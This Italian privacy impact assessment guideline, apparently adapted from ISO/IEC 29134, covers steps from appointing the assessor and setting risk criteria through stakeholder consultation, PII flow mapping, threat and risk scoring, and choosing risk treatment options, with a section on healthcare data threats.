- ➢ "Guida attuazione" fornisce maggiori dettagli su questioni che possono avere bisogno di essere considerato in esecuzione delle azioni.

Le "Azioni" in questo punto, o equivalenti adatte al campo di applicazione desiderata e scala di una VdI possono essere attuate stand–un solitario da un'organizzazione. Essi sono destinati a costituire una base ragionevole per la pianificazione, nell'attuazione e nel seguito la VdI in una vasta gamma di circostanze.

L'organizzazione conducendo un processo VdI può desiderare di adattare direttamente la guida processo seguito per la sua specifica scala VdI e di scopo o come una possibile alternativa per selezionare un adeguato sistema di gestione basato sui rischi, come ISO/IEC 27001, e integrare in modo appropriato elementi atti della guida sotto, compreso l'uso del rapporto VdI per il trattamento della privacy rischia identifica.

Nella presente norma internazionale, il termine "conducendo una VdI" viene utilizzato per coprire sia una VdI iniziale in cui vengono selezionati i passi e le azioni necessarie per soddisfare il requisito particolare VdI; e un aggiornamento a una VdI esistente in cui vengono effettuati solo i passi e le azioni necessarie per l'aggiornamento.

L'allegato C fornisce ulteriori indicazioni sulla comprensione dei termini utilizzati nella presente norma internazionale.

NOTA Per sostenere le PMI nel processo della VdI, associazioni di categoria o enti di piccole e medie imprese dovrebbero essere incoraggiati a redigere codici di condotta fornendo linee guida preziose, e le PMI dovrebbero essere incoraggiati a partecipare a queste attività. I codici di condotta ragionevoli dovrebbero rispettare i valori di cui al presente lnternational standard e potrebbe ottenere approvato da autorità per la protezione dei dati.

5.2. A2: COSTITUZIONE DEL GRUPPO VDI E FORNIRE LORO LA DIREZIONE

Obiettivo: determinare il campo di applicazione della VdI, le competenze necessarie; formulare i termini di riferimento per lo svolgimento della VdI

Input: Mandato per preparare una VdI

Output previsto: il Responsabile incaricato, criteri di rischio

Azioni

- una persona responsabile della conduzione di una VdI deve essere identificata e nominata dalla direzione dell'organizzazione.
- il valutatore dovrebbe anche definire i criteri di rischio e garantire che la direzione sia d'accordo con i criteri di rischio da utilizzare per valutare il rischio; tali criteri possono essere basati su quelli indicati nel capitolo "Criteri dei valori d'impatto e della probabilità" oppure possono essere definiti separatamente dall'organizzazione; insieme con i criteri su come stimare il livello dell'impatto e del rischio con le loro rispettive scale, il valutatore deve anche individuare i criteri di accettazione del rischio e di garantire che la direzione sia d'accordo con questi criteri.
- output di questo processo in termini di criteri di rischio deve essere documentato nella relazione VdI.

Guida Implementazione

I criteri devono riflettere i valori, gli obiettivi e le risorse dell'organizzazione. Quando si definiscono i criteri di rischio, i fattori da considerare dovrebbero includere i seguenti:

- fattori giuridici e regolamentari che influiscono sulla tutela della privacy della persona fisica e la tutela della loro PII;
- fattori esterni come linee guida del settore, gli standard professionali, politiche aziendali e contratti con i clienti;
- fattori prestabiliti da una specifica applicazione o in un contesto specifico dei casi d'uso; e
- altri fattori che possono influenzare la progettazione dei sistemi informativi e la privacy associata;

La persona responsabile della conduzione di una VdI deve proporre i termini di riferimento e la portata della VdI.

Al fine di definire le regole che sono state utilizzate per valutare la significatività dei rischi per la privacy, il valutatore deve rispondere alle seguenti domande:

- quali sono i criteri utilizzati per valutare il livello di impatto per il PII e per l'organizzazione? (Ad esempio livello di identificazione, la sensibilità del PII violato, il numero di i principali PII influenzato e livello di impatto organizzativo)
- quali sono i criteri utilizzati per stimare la probabilità? (Ad esempio le vulnerabilità delle attività di sostegno e le capacità delle fonti di rischio per sfruttare le vulnerabilità)
- che cosa è la scala utilizzata per stimare il livello di impatto? Che cosa è la scala utilizzata per stimare la probabilità?
- qual è il significato di ogni combinazione (livello di impatto e di probabilità) utilizzato per valutare i rischi? In particolare, quali sono i criteri per l'accettazione del rischio?
- qual è la strategia applicabile per il trattamento di ciascuno di essi? In particolare, qual è la strategia per i rischi che possono essere accettati?
- come è la strategia modificata dai benefici del trattamento di PII?

NOTA 1. Tali criteri devono essere coerenti con gli altri criteri di rischio utilizzati all'interno dell'organizzazione.

NOTA 2. L'opportunità di migliorare la loro bisogno da prendere in considerazione ogni volta che sono stati utilizzati.

La definizione dei criteri di rischio dovrebbe basarsi su quanto segue:

- danno per gli utenti del prodotto, servizio o sistema; il danno può tenere in considerazione il danno fisico, finanziario, reputazione, imbarazzo e intrusione nella privacy della vita domestica, e, inoltre, quando considerando gli impatti sulla privacy individuale dei rischi per la PII, le diverse prospettive sulla privacy personale devono essere considerate di riservatezza personale: posizione e lo spazio, comportamentale, le comunicazioni, riservatezza dei dati e delle immagini, dei pensieri e dei sentimenti e delle associazione;
- requisiti legali e normativi, e adempimenti contrattuali;
- aspettative degli stakeholder e le percezioni, le conseguenze negative per l'avviamento e la reputazione;
- importanza operativa della disponibilità, la riservatezza e l'integrità dei PII;
- il valore strategico del processo di informazioni.

I termini di riferimento devono precisare se le consultazioni pubbliche si terranno in cui deve essere presentato il rapporto VdI e se tale rapporto o una sua sintesi deve essere pubblicata.

I requisiti minimi per una VdI dovrebbero dipendere sia da vincoli legali o del regolamento oppure come un'organizzazione ritiene significativa la privacy.

Il valutatore dovrebbe condurre la VdI ottenendo il sostegno di un gruppo composto da rappresentanti del Dipartimento ICT, dall'ufficio legale/privacy, dall'ufficio Risk Management, dall'ufficio Organizzazione, ecc. La direzione dovrebbe assicurare le risorse necessarie.

5.3. A3: PREPARAZIONE DI UN PIANO VDI E DETERMINAZIONE DELLE RISORSE PER CONDURRE L'ASSESSMENT

Obiettivo: creare un piano per la VdI e allocare le risorse umane e budget per lo svolgimento della VdI previsto

Input: termini di riferimento e la portata per la VdI

Output previsto: piano per la VdI da condurre, business case e le risorse allocate **(Gantt di progetto)**

Azioni

- Selezionare e pianificare i passi della VdI, le azioni da svolgere, le attività, i tempi, le risorse.
- Stima dei costi e livello di impegno.
- Il risultato di questo processo in termini di risorse dovrebbe essere documentato nella relazione VdI.

5.4. A4: DESCRIVERE CIÒ CHE È IN CORSO DI VALUTAZIONE

Obiettivo: descrivere il programma, processo o sistema di informazioni da valutare

Input: sistema di informazioni sui requisiti, le informazioni del sistema di progettazione, piani e procedure operative le informazioni, i fattori esterni ed interni

Output previsto: descrizione del processo di business e di informazioni da valutare

Azioni

- Creare una descrizione appropriata del programma, processo o sistema di informazioni da affrontare.
- Output di questo processo in termini di requisiti di sistema, design e dei piani operativi e le procedure devono essere documentate nella relazione VdI.

Guida Implementazione

Al fine di ottenere una visione chiara del campo di applicazione in esame, almeno la seguente serie di domande.

- Quali sono i PII che sono trattati?
- Qual è / sono lo scopo del trattamento?
- Quali sono i principali vantaggi offerti dal trattamento di PII ai principali PII o per la società nel suo insieme?
- Chi sono i destinatari PII e come potranno trattare PII?
- Quali processi aziendali sono eseguiti da tale trasformazione di PII? Quali principi PII sono interessati da tale di trasformazione di PII?
- Che modo i processi di privacy essere implementate (notifica, consenso, l'opposizione, accesso, rettifica, cancellazione, ecc.)?
- Come saranno i principali PII ad essere informati e ottenuto il loro consenso? Sarà il processo ad essere allineato con il contesto?
- Quali sono le attività di supporto (su cui il PII fa affidamento) che rientrano nel campo?

Per ogni PII, l'organizzazione deve identificare le attività di supporto (su cui il PII fanno affidamento) che verranno utilizzati o che verranno utilizzati. Si dovrebbe identificare l'ubicazione di tali attività di supporto. Per esempio:

- Hardware e software utente (ad esempio un'organizzazione disponibile un'applicazione su uno smartphone utente fornito);
- Quali tipi di hardware (computer, router, media elettronici, ecc);
- Quali tipi di software (sistemi operativi, i sistemi di messaggistica, database, applicazioni aziendali, etc.);
- Quali tipi di comunicazioni informatiche reti (cavi, WiFi, fibra ottica, ecc); quali tipi di supporto PA per beni (stampe, fotocopie, ecc); e
- Canali che di trasmissione di carta (posta, work–flow, ecc).

Per il sistema di informazione e le attività di supporto individuati, devono essere consultati i piani operativi comunemente utilizzati e le procedure con i loro concetti di base.

Esempi

- Come l'identità e la gestione degli utenti è fatta.
- Se le operazioni sono effettuate in loco o esternamente.
- L'utilizzo di subappaltatori e il loro grado di accesso al sito e al PII.
- Uso dei meta–dati, la registrazione, il salvataggio e il recupero;
- La conservazione dei dati, la cancellazione e lo smaltimento dei supporti; e
- Il sistema di disattivazione.

5.5. A5: IDENTIFICAZIONE DEGLI STAKEHOLDER

Obiettivo: identificare gli individui che possono trattare i PII o essere influenzati dal loro trattamento.

Input: descrivere il processo di business e delle informazioni da valutare e la portata della VdI.

Risultato atteso: identificare le parti interessate sulla privacy.

Azioni

- L'organizzazione deve identificare tutti i soggetti interessati (comprese PII principale) che potrebbe elaborare i PII o che potrebbe essere influenzato dal trattamento dei PII.
- L'output di questo processo è un elenco delle parti interessate e deve essere inserito nella relazione VdI.

Guida Implementazione

Esempi di parti interessate

- Dipendenti, come risorse umane, legale, la sicurezza delle informazioni, Finanza, funzioni operative aziendali, comunicazioni e audit interno (soprattutto in un ambiente regolamentato).
- I principali PII.
- Rappresentanti dei lavoratori e dei consumatori.
- Subappaltatori.
- Partner commerciali.
- Amministratori di applicazioni e database.
- Amministratori dei computer o della rete.
- Operatori delle applicazioni.
- Computer o della rete degli operatori.
- Manutenzione persone. E
- Persone provenienti da altre organizzazioni che hanno preoccupazioni appropriati rilevanti per VdI.

Al fine di rendere il processo VdI trasparente e realizzare gli obiettivi per affrontare i rischi, il responsabile per lo svolgimento di una VdI deve identificare in dettaglio i soggetti interni o esterni che possono avere un interesse o essere interessati dal processo. I soggetti interessati possono essere tutti gli individui o utenti finali che possano avere o ottenere accesso alle PII.

La persona responsabile della conduzione di una VdI deve identificare queste diverse categorie e all'interno di ciascuna di esse, identificare gli individui specifici; il numero deve essere il più rappresentativo possibile.

La portata e le dimensioni del PII saranno importanti nel determinare le opportune parti interessate. Dove è stato intrapreso un progetto di grandi dimensioni del governo, ci possono essere molte parti interessate. In questo caso potrebbe essere necessario essere identificati, così come le parti interessate che trattano PII e che sono i principali PII di gruppi di interesse sociale come i rappresentanti dei consumatori.

5.6. A6: STABILIRE UN PIANO DI CONSULTAZIONE

Obiettivo: dare struttura alla consultazione e comunicazione con le parti interessate.

Input: identificare le parti interessate privacy; Gantt di progetto da svolgere.

Output previsto: consultazione e piano di comunicazione.

Azioni

- Definire il piano per comunicare e consultare le parti interessate, sia interni sia esterni.
- L'output di questo processo in termini di piano di consultazione e comunicazione deve essere utilizzato nella relazione VdI.

Guida Implementazione

- Affrontare le questioni relative all'impatto sui vari soggetti interessati alla privacy, le loro conseguenze (se conosciute), e le misure adottate per la loro gestione.
- Il piano deve coprire due aspetti:
  1. lavorare con le parti interessate per individuare e valutare rischi per la privacy; e
  2. svolgere la consulenza con le parti interessate per avere la bozza di progetto di relazione VdI per verificare se si catturano in modo adeguato le loro preoccupazioni.
- La gamma e il numero dei soggetti da consultare devono essere in funzione dei rischi, delle ipotesi circa la frequenza e il livello di impatto di tali rischi, del numero di consumatori di cittadini che potrebbero essere interessati.

- Per esempio, se i rischi sono suscettibili di avere un impatto solo sui dipendenti di una singola organizzazione, la consultazione potrebbe essere limitata a dipendenti o a dei loro rappresentanti.
  Se, tuttavia, i rischi sono tenuti a impatto su tutto il paese, allora l'organizzazione deve consultare ampiamente con gli stakeholder esterni.
  Se, in via preliminare, l'organizzazione ritiene che potrebbe essere influenzato solo un piccolo numero di soggetti, ma successivamente ritiene che il numero di persone colpite potrebbe essere molto più grande, l'organizzazione deve rivedere il proprio piano di consultazione.

5.7. A7: CONSULTARSI CON GLI STAKEHOLDER

Obiettivo: condurre le consultazioni con le parti interessate.

Input: le parti interessate e piano di comunicazione

Output previsto: risposte agli Stakeholder

Azioni

- L'organizzazione deve cercare di capire le prospettive di tutte le parti interessate.
- Il risultato di questo processo in termini di feed back delle parti interessate deve essere utilizzato nella relazione VdI.

Guida Implementazione

- I feed back delle parti interessate possono individuare problemi di percezione del rischio piuttosto che rischi effettivi. Questi non devono essere trattati come problemi di gestione degli stakeholder ma migliorare l'attività di comunicazione.
- Allineamenti delle parti interessate possono essere condotti per settore di mercato in base alla specifica linea guida del settore.

Le organizzazioni che servono gli stessi settori di mercato possono utilizzare le linee guida specifiche del settore come base per la valutazione e il trattamento dei rischi.

Tali linee guida dovrebbero aderire ai principi di questo standard, specificandone rischi e controlli.

5.8. A8: IDENTIFICARE IL FLUSSO DELLE INFORMAZIONI PII

Obiettivo: identificare i flussi informativi di PII in fase di valutazione.

Input: descrizione del sistema di processo e le informazioni da valutare.

Output previsto: sintesi dei risultati sul flusso di informazioni del PII all'interno del processo.

Azioni

- Il responsabile per lo svolgimento di una VdI deve consultarsi con gli interessati all'interno dell'organizzazione e se necessario anche a quelle esterne all'organizzazione per descrivere i flussi PII ed in particolare:
  - ✓ come PII viene raccolto e la relativa fonte;
  - ✓ chi è responsabile all'interno dell'organizzazione per la lavorazione PII;
  - ✓ per quale scopo il PII viene elaborato;
  - ✓ come i PII saranno trattati;
  - ✓ la politica di conservazione e smaltimento dei PII;
  - ✓ come il PII sarà gestito e modificato;
  - ✓ come saranno i processi PII e gli sviluppi delle applicazioni allo scopo di proteggere i PII;
  - ✓ individuare qualsiasi trasferimento dei PII in cui questi sono trasferiti in giurisdizioni aventi livelli inferiori di protezione PII;
  - ✓ se necessario, informare le autorità competenti di qualsiasi nuovo trattamento dei PII e cercare le approvazioni necessarie.
- Il risultato di questo processo in termini di flusso di informazioni dei PII deve essere documentato nella relazione VdI.

Guida Implementazione

- Come input alla VdI, l'organizzazione deve fornire una descrizione del sistema d'informazione o di altra iniziativa.
  Il flusso di informazioni deve essere descritto in modo più dettagliato possibile, per aiutare a identificare potenziali rischi.
  Il valutatore deve prendere in considerazione l'impatto sulla privacy e sulla conformità alle normative relative.

5.9. A9: ANALIZZARE LE IMPLICAZIONI DEI CASI IN USO

Obiettivo: identificare il comportamento degli utenti potenziali.

Input: il tipo di potenziali PII e casi d'uso, in particolare l'uso di dispositivi digitali deve essere valutato per identificare i rischi potenziali.

Output previsto: sintesi dei risultati sui casi d'uso degli utenti all'interno del processo di business.

Azioni

- Identificare e descrivere l'impatto sulla privacy nel rapporto VdI.
  Ridurre i rischi per la privacy attraverso il comportamento degli utenti attraverso le informazioni riguardanti i rischi e le azioni di mitigazione.

Guida Implementazione

- Esempi di comportamento degli utenti potenziali che possono avere conseguenze impreviste.
  - ✓ Modifica maldestra delle impostazioni di sicurezza del sistema operativo su dispositivi di elaborazione; tendenza a perdere i dispositivi mobili e smart card.
  - ✓ Inclinazione a manipolare dispositivi e le impostazioni delle applicazioni in un modo tale da aumentare rischi per la privacy.
  - ✓ Attività illecite presenti sul mercato che utilizza le caratteristiche della tecnologia per ingannare gli utenti / consumatori.

  Esempi: le e–mail di incorporamento di malware; e–mail spoofing di siti web per carpire (leaking) la utenza, i dettagli o le informazioni di sicurezza, i codici ottici, pubblicità fisica di routing del consumatore di falsi siti web.
- Eventuali casi di utilizzo BYOD devono distinguere l'uso aziendale e l'uso privato.

5.10. A10: DETERMINARE E SALVAGUARDARE I REQUISITI DI PRIVACY

Obiettivo: determinare i requisiti pertinenti normative sulla salvaguardia ai fini del programma, del sistema di informazioni o del processo in fase di valutazione.

Input: descrivere il processo di business e di informazione da valutare, sintesi dei risultati sul flusso di informazioni di PII e sulle implicazioni del caso d'uso all'interno del processo di business.

Output previsto: elenco dei requisiti di salvaguardia privacy.

Azioni

- Il responsabile dello svolgimento di una VdI o dei loro esperti legali devono garantire che il processo di business sia conforme ai fattori legislativi sia ai requisiti contrattuali in materia di protezione dei dati.
- Il risultato di questo processo in termini di elenco dei requisiti di conformità deve essere utilizzato nella relazione VdI.

Guida Implementazione

Nell'attuare il quadro dell'organizzazione per la gestione del rischio, l'organizzazione deve:

- identificare le disposizioni legislative, i regolamenti e i contratti applicabili al processo della VdI;
- individuare insiemi di controllo della sicurezza delle informazioni (ad esempio gli standard di sicurezza internazionali);
- identificare i requisiti di protezione associati;
- descrivere i controlli che devono soddisfare i requisiti di privacy esistenti; e
- utilizzare le informazioni disponibili dai progetti precedenti.

I principi ISO/IEC 29100 possono essere suddivisi in requisiti più dettagliati e possono essere aggiunti altri requisiti.

I requisiti di conformità possono includere:

- garantire che l'interessato sia correttamente informato per quanto riguarda lo scopo dell'elaborazione del PII in base al principio del consenso e di scelta; e
- garantire che l'interessato abbia la possibilità di accedere e rivedere le sue informazioni in base al principio di partecipazione individuale e di accesso.

5.11. A11: IDENTIFICAZIONE DELLE MINACCE E CALCOLO DEI RISCHI

Obiettivo: identificare le minacce per i soggetti interessati derivanti dal programma, dal sistema informatico o da un processo.

Input: descrizione del programma, del sistema di informazione o del processo da valutare.

Risultato atteso: identificazione delle minacce e calcolo dei rischi per la privacy.

Azioni

- Le organizzazioni devono identificare le minacce da valutare.
- L'output delle minacce identificate deve essere documentato nella relazione VdI.

Guida Implementazione

- L'organizzazione deve applicare strumenti e tecniche che siano adatti ai suoi obiettivi e alle capacità di identificazione delle minacce.
- Le minacce per la privacy includono, ma non sono limitati a:
  - ✓ accesso non autorizzato al PII (perdita di riservatezza);
  - ✓ modifica non autorizzata del PII (perdita di integrità);
  - ✓ smarrimento, il furto o la rimozione non autorizzata del PII (perdita di disponibilità).
- È possibile prendere in considerazione altri aspetti come i seguenti.
  - ✓ eccessiva raccolta di PII (perdita del controllo operativo);
  - ✓ collegamento non autorizzato o improprio del PII;
  - ✓ informazioni insufficienti per quanto riguarda lo scopo per l'elaborazione del PII (Jack di trasparenza);
  - ✓ mancata considerazione i diritti dei principali PII (ad esempio la perdita del diritto di accesso);
  - ✓ trattamento dei PII senza la conoscenza o il consenso dei principali PII (a meno che tale trattamento sia previsto dalla pertinente normativa o regolamento);
  - ✓ condivisione o riproposizione PII con terze parti senza il consenso del principale PII; e inutilmente prolungata ritenzione del PII.
- Gli scenari che coinvolgono l'uso improprio e/o abuso, così come disturbi tecnici o ambientali, devono essere considerati come potenziali minacce.
- Ovunque giustificabile, il responsabile per lo svolgimento di una VdI dovrebbe fare uno sforzo per ottenere dalle parti interessate il sostegno per l'identificazione dei rischi.

MINACCE GENERICHE

Le attività di supporto (su cui il PII fanno affidamento) sono in genere le seguenti:

1. Utente fornito di hardware e software, come smartphone, tablet, software del browser Internet sul computer di casa, Internet TV, ecc.;
2. Hardware: computer, relè di comunicazione, drive USB, hard disk, ecc.;
3. Software: sistemi operativi, la messaggistica, database, applicazioni aziendali, ecc.; canali informatici: via cavo, wireless, fibra ottica, ecc.;
4. Individui: gli utenti, amministratori, top management, ecc.; documenti cartacei: stampa, fotocopia, ecc.;
5. Canali di trasmissione della carta: mail, flusso di lavoro, etc.

Le azioni su tali attività di supporto (che le fonti di rischio possono fare, volontaria o meno) sono in genere il seguente:

1. Uso anomalo / Funzione di scorrimento: le attività di supporto vengono deviate dal loro contesto destinazione d'uso senza essere alterati o danneggiati;
2. Danni: sostenere le attività sono parzialmente o completamente danneggiato; spionaggio: sostenere le attività sono osservati senza subire danni;
3. Perdita: le attività di supporto vengono persi, rubati, venduti o ceduti, quindi è più possibile esercitare i diritti adeguati;
4. Modifica / Cambiamento: le attività di sostegno si trasformano;
5. Sovraccarico / Limiti di funzionamento superato: le attività di supporto sono sovraccarichi, eccessivamente sfruttati o utilizzati in condizioni di non permettere loro di funzionare correttamente.

MINACCE DERIVABILI DAL TRATTAMENTO DEI DATI PERSONALI NELLA SANITÀ

1. Concetto di minore: un minore si presenta in ospedale ed è solo ….
2. Riprese in sala operatoria
3. Deontologia (giuramento di Ippocrate) e trattamento dati: due facce della stessa medaglia; due contesti antitetici.
4. Il Regolamento nel caso delle persone defunte non è sufficientemente preciso.
5. Consenso specifico del paziente tranne al pronto soccorso o nel caso di interesse pubblico
6. Che cosa deve essere richiesto nel consenso al trattamento: solo informazioni appropriate e scritte in maniera semplice e chiara.
7. Ricerca scientifica
8. Trapianti: la cartella clinica del paziente che subisce un trapianto in una regione diversa da quella di residenza; chi è il TdT?
9. Guardia medica
10. Telemedicina

5.12. A12: CALCOLO DEI LIVELLI DEL DANNO O DELLA GRAVITÀ E DELLA PROBABILITÀ

Obiettivo: stimare i livelli di impatto e di probabilità.

Input: identificazione delle minacce.

Risultato atteso: analisi delle minacce (vale a dire: la loro descrizione, la stima del livello di impatto o entità del danno, la probabilità che un evento accada).

Azioni

Le organizzazioni dovrebbero determinare l'impatto delle minacce per la privacy.

- Il risultato delle analisi delle minacce privacy dovrebbe essere documentato nella relazione VdI.

Guida Implementazione

- Il paragrafo **"Lista dei controlli"** fornisce un elenco di minacce di supporto alla valutazione.

COME STIMARE IL LIVELLO DELLA GRAVITÀ DEL DANNO O DELL'IMPATTO

Il livello di impatto delle conseguenze identificate dovrebbe essere stimato, tenendo conto di queste conseguenze e dei controlli previsti o implementati. In altre parole, quanti danni potrebbero essere causati da tutti i potenziali impatti?

1. Trascurabile (Low): *I principali PII o interessati non saranno influenzati oppure possono incontrare piccoli inconvenienti che potranno superare senza alcun problema (tempo è trascorso per le reimmerse informazioni, fastidi, irritazioni, etc.).*
2. Limitata (Medium)*: I PII o interessati possono incontrare inconvenienti significativi o disagi che saranno in grado di superare nonostante qualche difficoltà (costi aggiuntivi, diniego di accesso ai servizi alle imprese, la paura, la mancanza di comprensione, stress, disturbi fisici minori, etc.).*

3. Significativa (High)*: I PII o interessati possono incontrare conseguenze significative che dovrebbero essere in grado di superare anche con gravi difficoltà (appropriazione indebita di fondi, liste nere dalle banche, danni materiali, perdita di posti di lavoro, invito a comparire, peggioramento delle condizioni di salute, ecc.).*
4. Massima (Very high)*: I PII o interessati possono incontrare conseguenze significative o addirittura irreversibili tali da non poter essere superate (difficoltà finanziarie, come il debito inutilizzabili o incapacità di lavorare, disturbi psicologici o fisici a lungo termine, la morte, ecc.).*

Viene selezionato il valore del livello che meglio corrisponde alle potenziali conseguenze identificate.

Questo livello di impatto può essere quindi modificata inserendo ulteriori fattori, ad esempio identificando direttamente PII, fonti di rischio significativi, un gran numero di interconnessioni (specialmente con siti esteri) o destinatari (che facilita la correlazione tra originariamente separato dati personali) potrebbe essere considerato come fattori aggravanti; Al contrario, l'identificazione mal PII, non pericolose fonti di rischio, molto pochi o nessun interconnessioni o destinatari potrebbero abbassare il livello di impatto.

COME STIMARE LA PROBABILITÀ DI UN EVENTO

La probabilità di ogni minaccia essere sfruttati deve essere valutato, tenendo conto delle vulnerabilità delle attività di sostegno e le capacità di fonti di rischio per sfruttarli (competenze, tempo a disposizione, le risorse finanziarie, la vicinanza al sistema di informazione, motivazione, senso di impunità, ecc.). In altre parole, in che misura possono le proprietà di supporto attivi essere sfruttati per effettuare una minaccia?

1. Trascurabile (Low): *Effettuare una minaccia sfruttando le proprietà delle attività di supporto non sembra possibile per le fonti di rischio selezionati (per esempio il furto di documenti cartacei conservati in una stanza protetta da un lettore di badge e codice di accesso).*
2. Limitata (Medium)*: Eseguire una minaccia sfruttando le proprietà di attività di supporto risulta difficile per le fonti di rischio selezionati (ad esempio furto di documenti cartacei memorizzati in una camera protetta da un lettore di badge).*
3. Significativa (High)*: Realizzare una minaccia sfruttando le proprietà delle attività di supporto sembra essere possibile per le fonti di rischio selezionati (per esempio il furto di documenti cartacei archiviati negli uffici che non è possibile accedere senza prima del check–in alla reception).*
4. Massima (Very high)*: Effettuare una minaccia sfruttando le proprietà delle attività di supporto sembra essere estremamente facile per le fonti di rischio selezionati (per esempio il furto di documenti cartacei archiviati in una hall).*

Viene selezionato il valore del livello che meglio corrisponde alle minacce.

Questa possibilità può essere poi modificata inserendo ulteriori fattori, ad esempio l'accesso a Internet, lo scambio di dati con siti stranieri, interconnessioni con altri sistemi informativi e un elevato grado di eterogeneità del sistema o la variabilità può aumentare la probabilità; al contrario, un sistema omogeneo, stabile che non ha interconnessioni ed è chiusa da Internet può abbassare la probabilità.

LIVELLO DI RISCHIO FINALE

Una volta che le minacce rilevanti sono state identificate, la loro quantificazione porterà a rischi connessi agli eventi temuti che devono essere considerati dal punto di vista del loro impatto/gravità e probabilità. I rischi devono essere presentati in ordine di priorità. Secondo i loro rispettivi livelli, possono richiedere misure aggiuntive come spiegato nel passaggio successivo.

L'ordine di priorità per i rischi identificati e quantificati dovrebbe portare la seguente dichiarazione.

1. Rischi con un alto livello di gravità e probabilità: *misure di prevenzione (azioni intraprese prima di un evento dannoso), di protezione (le azioni intraprese nel corso di un evento dannoso) e di recupero (le azioni intraprese dopo un evento dannoso).*

2. Rischi con un alto livello di gravità e bassa probabilità: *l'accento deve essere posto su misure di prevenzione.*
3. Rischi con un basso livello di gravità e alta probabilità: *l'accento deve essere posto su misure di recupero.*
4. Rischi con una bassa gravità e probabilità.

Le diverse azioni per questa valutazione possono essere sintetizzate come indicato nello schema seguente.

Questo paragrafo è strettamente correlato col paragrafo "A16 – Gestione dei rischi residui e VdI" descritto nelle pagine successive.

MAPPA SITUAZIONE DEL RISCHIO

Di seguito è riportato un esempio degli indicatori dell'impatto e della probabilità e della posizione del risultato all'interno di un quadrante.


Livello di identificazione	Valore Gravità o Impatto
< 5	1. Trascurabile (Low)
= 5	2. Limitata (Medium)
= 6	3. Significativa (High)
> 6	4. Massima (Very high)
Gestione vulnerabilità risorsa	**Valore Probabilità**
< 5	1. Trascurabile (Low)
= 5	2. Limitata (Medium)
= 6	3. Significativa (High)
> 6	4. Massima (Very high)

CALCOLO DEL RISCHIO

Rischio

- **Impatto** o **Gravità** relativa ad un determinato rischio è effettuata assegnando un valore da 1 a 4 (vedi tabella suddetta) alla minaccia.
- **Probabilità** di accadimento viene assegnato un valore variabile tra 1 e 4 (vedi tabella suddetta).

Rischio = VALORE **Gravità** × VALORE **Probabilità**



VALUTAZIONE DELLA PRIORITÀ DEI RISCHI

Obiettivo: dare priorità ai rischi per la privacy identificati.

Input: identificare rischi per la privacy, analisi dei rischi della privacy.

Output previsto: stesura mappa del rischio.

Azioni

- Documentare nella relazione VdI la mappa dei rischi.

Guida Implementazione

- Produrre la valutazione del rischio; deve stabilire la priorità relativa del rischio per la privacy, in base alla gravità della privacy impatto sui principi PII, nonché l'impatto generale per l'organizzazione.
- Il trattamento dei rischi identificati possono richiedere più risorse di quelle disponibili per l'organizzazione. Dare priorità ai rischi identificati aiuterà l'organizzazione ad assegnare risorse per il loro trattamento.
- La valutazione del rischio deve tener conto di tutti i fattori rilevanti, tra cui la tolleranza al rischio dei soggetti interessati, ma non limitato al PII committente. Le decisioni devono essere effettuate in conformità ai requisiti di legge.
- In alcune circostanze, la valutazione dei rischi può portare ad una decisione di effettuare ulteriori analisi.
- La mappa del rischio deve derivare da una valutazione del livello di impatto per la probabilità di rischi identificati e valutati.
- Le priorità devono essere impostate, in base ai rischi che si trovano sulla mappa in ordine di priorità e di gravità.
- Il paragrafo 6.3.1 fornisce un esempio illustrato di una mappa del rischio privacy.

5.13. CLASSIFICAZIONE DEL RISCHIO

Dopo aver identificato e valutato i rischi, il TdT deve specificare il modo in cui saranno gestiti questi rischi. Questo può essere fatto con l'inserimento di una nuova Colonna. In questa colonna, il proprietario del sistema dovrebbe anche descrivere il modo in cui gli obiettivi di privacy come definiti nell'Allegato I sono stati attuati, o fornire una giustificazione se non lo sono stati. Di seguito, sono proposte le possibili opzioni che possono essere adottate per gestire tali rischi:

1. Rischio Modifica: *il rischio è gestito attraverso l'individuazione e l'introduzione di ulteriori controlli, riducendo così il rischio a livelli accettabili;*
2. Rischio di ritenzione: *il proprietario del sistema accetta il rischio così com'è, se soddisfa i criteri di accettazione, senza alcuna ulteriore azione;*
3. Rischio Prevenzione: *il responsabile del sistema decide non mettere l'applicazione nella produzione;*
4. Condivisione del rischio: *il rischio è condiviso con un terzo, in grado di gestire il rischio identificato in modo più efficace e quindi ridurre il rischio a livelli accettabili.*

5.14. A13: SCEGLIERE LE AZIONI DI TRATTAMENTO DEI RISCHI

Obiettivo: decidere l'opzione di trattamento per qualsiasi rischio valutato.

Input: mappa del rischio.

Output previsto: lista delle opzioni di trattamento più appropriate per ogni rischio privacy valutato.

Azioni

- Identificare le azioni di trattamento al rischio e adottare le contromisure più appropriate.

Guida Implementazione

- Selezionare l'azione di trattamento del rischio più appropriata, comporta bilanciare i costi e gli sforzi di attuazione contro l'obbligo dell'organizzazione di proteggere la privacy di tutti gli stakeholder, la cui vita privata potrebbe essere influenzata dall'organizzazione.

- Le decisioni dovrebbero anche tenere conto dei rischi che possono giustificare le azioni di trattamento del rischio che non sono giustificabili per motivi economici (ad esempio grave (alto impatto negativo), ma i rischi rari (bassa probabilità)).
- La valutazione del rischio può anche portare ad una decisione di non trattare il rischio privacy in un modo diverso, mantenendo i controlli esistenti. Questa decisione sarà influenzata dalla propensione al rischio dell'organizzazione.
- Ove opportuno, è consigliabile che le parti interessate sostengono la selezione di opzioni di trattamento dei rischi.
- Un certo numero di opzioni di trattamento può essere considerato e applicato singolarmente o in combinazione. L'organizzazione può trarre vantaggio dall'adozione di una combinazione di opzioni di trattamento.
